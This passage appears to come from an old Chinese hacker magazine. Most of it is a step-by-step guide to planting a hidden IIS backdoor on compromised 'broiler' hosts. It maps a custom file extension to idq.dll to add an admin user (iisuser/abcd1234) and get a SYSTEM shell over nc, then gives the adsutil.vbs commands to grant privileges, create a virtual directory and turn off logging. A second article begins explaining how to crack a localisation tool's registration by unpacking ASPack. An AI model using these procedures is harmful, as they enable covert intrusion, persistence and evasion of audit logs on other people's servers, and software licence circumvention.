


图 4

我刚才用了 asp.dll 来解析后缀为 lcx 的文件。如果我们用一个特殊的 dll 程序来解析 .lcx 的后缀呢？如果你会编程，当然可根据自己的需要写一个 dll 程序。不会呢？哈，绿盟袁哥已为我们写好了。想到了没有？就是那个 idq.dll 呀，可以传在 scripts 目录下用 ispc 来连接的 idq.dll，U 漏洞里提升权限常用的。现在我就用这个 idq.dll 按 ASP 后门方法之二做好映射了，那么会发生什么呢？可以用它做两件事。一种是通过执行 http://targetip/anything.lcx，在对方主机上加一个名为 iisuser，密码为 abcd1234 的用户（图 5）。




图 5

这个 xxx.lcx 可随便改名，主机不存在这个文件也可以。如果你还不满足，我们用 nc 登陆主机看看。键入如下命令：

```
nc targetip 80
post /%08/anything.lcx
```

怎么样？登陆上去了吧，在 Win2k+sp3 下它可是 system 权限呀（图 6）。




图 6

原理可到绿盟查 tombkeeper pgn 写的“IIS 配置文件后门”这篇文章。网友 czy 也写了一个同样的 dll 程序，用法就是在 IE 中执行 **http://ip/*.你设写的后缀?shell=你要的命令**。看一下我用它在肉鸡上做的后门吧，我用它来解析 .ph4 的后缀（图 7）。




图 7

看到这里，你可能要说了，这个 IIS 后门在 3389 终端里安装很方便，在命令行下呢？我们也有办法。IIS 默认安装下会在 /inetpub/adminscripts 目录生成 19 个 vbs 脚本，我们用其中的一个 adsutil.vbs 就可装上这个奇妙的 IIS 后门。运用方法如下，我们分 8 步走，看看命令行下的快乐吧：

1.将 idq.dll copy 到系统盘的 system32 目录下，重命名为 iisapid.ll。

```
copy idq.dll %systemroot%\system32\iisapi.dll
```

2.得到虚拟站点的情况

```
cscript adsutil.vbs enum /p /w3svc
    [/w3svc/Info]
    [/w3svc/Filters]
    [/w3svc/2]————————>这些就是拟虚拟站点了
    [/w3svc/3]
    [/w3svc/4]
    [/w3svc/1]
```

3.得到 IIS 所有有特权的 DLL

```
adsutil.vbs set /W3SVC/InProcessIsapiApps
```

运后后查得如下 dll：

```
"C:\WINNT\System32\idq.dll" "C:\WINNT\System32\inetsrv\httpext.dll" "C:\WINNT\System32\inetsrv\httpodbc.dll" "C:\WINNT\System32\inetsrv\ssinc.dll" "C:\WINNT\System32\msw3prt.dll"
```

4.把得到 IIS 所有的有特权的 DLL 和第 1 步 copy 过来的 iisapi.dll 设到 InProcessIsapiApps 组中，这样我们的后门就有了 LOCAL_SYSTEM 权限。这一步要将第三步查到的 dll 都加在这里，如果不加，原有特权在 dll 就会被删除。

```
cscript adsutil.vbs set /W3SVC/InProcessIsapiApps "C:\WINNT\System32\idq.dll" "C:\WINNT\System32\inetsrv\httpext.dll" "C:\WINNT\System32\inetsrv\httpodbc.dll" "C:\WINNT\System32\inetsrv\ssinc.dll" "C:\WINNT\System32\msw3prt.dll" "C:\WINNT\System32\iisapi.dll"
```

5.设置映射

```
cscript adsutil.vbs set /w3svc/scriptmaps
    ".asp,C:\WINNT\System32\inetsrv\asp.dll,1,GET,HEAD,POST,TRACE"
    ".cer,C:\WINNT\System32\inetsrv\asp.dll,1,GET,HEAD,POST,TRACE"
    ".asa,C:\WINNT\System32\inetsrv\asp.dll,1,GET,HEAD,POST,
```

```
TRACE"
    ".idc,C:\WINNT\System32\
inetsrv\httpodbc.dll,1,OPTIONS,GET,HEAD,POST,PUT,DELETE,TRACE"
    ".shtm,C:\WINNT\System32\
inetsrv\ssinc.dll,1,GET,POST"
    ".shtml,C:\WINNT\System32\
inetsrv\ssinc.dll,1,GET,POST"
    ".stm,C:\WINNT\System32\
inetsrv\ssinc.dll,1,GET,POST"
    ".lcx,C:\winnt\system32\iisapi.dll,3,GET,HEAD,POST"
```

这里是默认安装下，在原有IIS管理器中的映射加了一个.lcx映射，用我们copy过来的iisapi.dll来解析。注意最后一行加的是.lcx的映射，你可加个别的后缀名映射。

6.增加一个虚拟目录，设置虚拟目录的各项属性

```
cscript adsutil.vbs create /w3svc/2/root/root (目录名叫root)
cscript adsutil.vbs set w3svc/2/root/root/KeyType "IIsWebVirtualDir"
cscript adsutil.vbs set w3svc/2/root/root/AppRoot "/LM/W3SVC/2/Root/root"
cscript adsutil.vbs set w3svc/2/root/root/AppFriendlyName "root"
cscript adsutil.vbs set w3svc/2/root/root/AppIsolated 2
cscript adsutil.vbs set w3svc/2/root/root/AccessRead True
cscript adsutil.vbs set w3svc/2/root/root/AccessExecute True
cscript adsutil.vbs set w3svc/2/root/root/AccessScript True
```

7.增加虚拟目录root的映射.lcx，用iisapi.dll来解析

```
cscript adsutil.vbs set w3svc/2/root/root/ScriptMaps ".lcx,C:\winnt\system32\iisapi.dll,1"
```

8.不进行日志记录

```
adsutil.vbs set /w3svc/1/root/root/dontlog true
```

需要说明的是，adsutil.vbs的命令虽然我研究了好长时间才搞清楚，但我用上述命令在三台肉鸡和我本机做试验时只成功了两台。好像只有在IIS原有默认配置没有被修改的情况下才可成功。为什么会这样呢？还是借杂志的“补丁铺”来期待研究过这个脚本和IIS isapi的高手来解答吧！但在IIS图形管理器中这个后门可是百分百成功的。

应当说，这三种方法置的后门都是目前最好的后门了。为便于大家学习，笔者将idq.dll、czy.dll、adsutil.vbs打包放在光盘里了(iisback.rar)。

狂风汉化百宝箱XP的暴力破解

王智雄

笔者最近搞一些软件的汉化工作，并找到了一个好的汉化工具，它就是狂风汉化百宝箱XP。

狂风汉化百宝箱XP的前身是“枫叶字符替换器”，用于汉化程序非标准资源，本版本增加了自动汉化，汉化初哥等功能，并且改进了查找速度和垃圾字串屏蔽算法，使之能更加有效的为汉化者服务，界面采用XP风格。具有汉化“一条龙”服务，包括搜索、替换字串、重点查找、自动汉化、汉化上传、过滤字典编辑等实用功能，绝对是汉化者的得力助手。但是未注册版有功能限制，就是未注册版不能使用自动汉化功能（其实注册费不是很贵），如图1所示。




图 1

下面我通过本文把有关破解方法技巧和大家交流交流（大家可以在http://js00.51.net/23上给我留言），但不提倡大家去破解软件，那是非法的哦！

一、破解准备

安装好狂风汉化百宝箱XP，先用language2k软件查看狂风汉化百宝箱XP.exe文件，如图2所示。




图 2

它是使用ASPack2.*压缩文件压缩过的，所以用unaspack脱壳会出现失败的提示，如图3所示。




图 3

所以我们选用AspackDie1.4软件来脱壳，如图4所示。

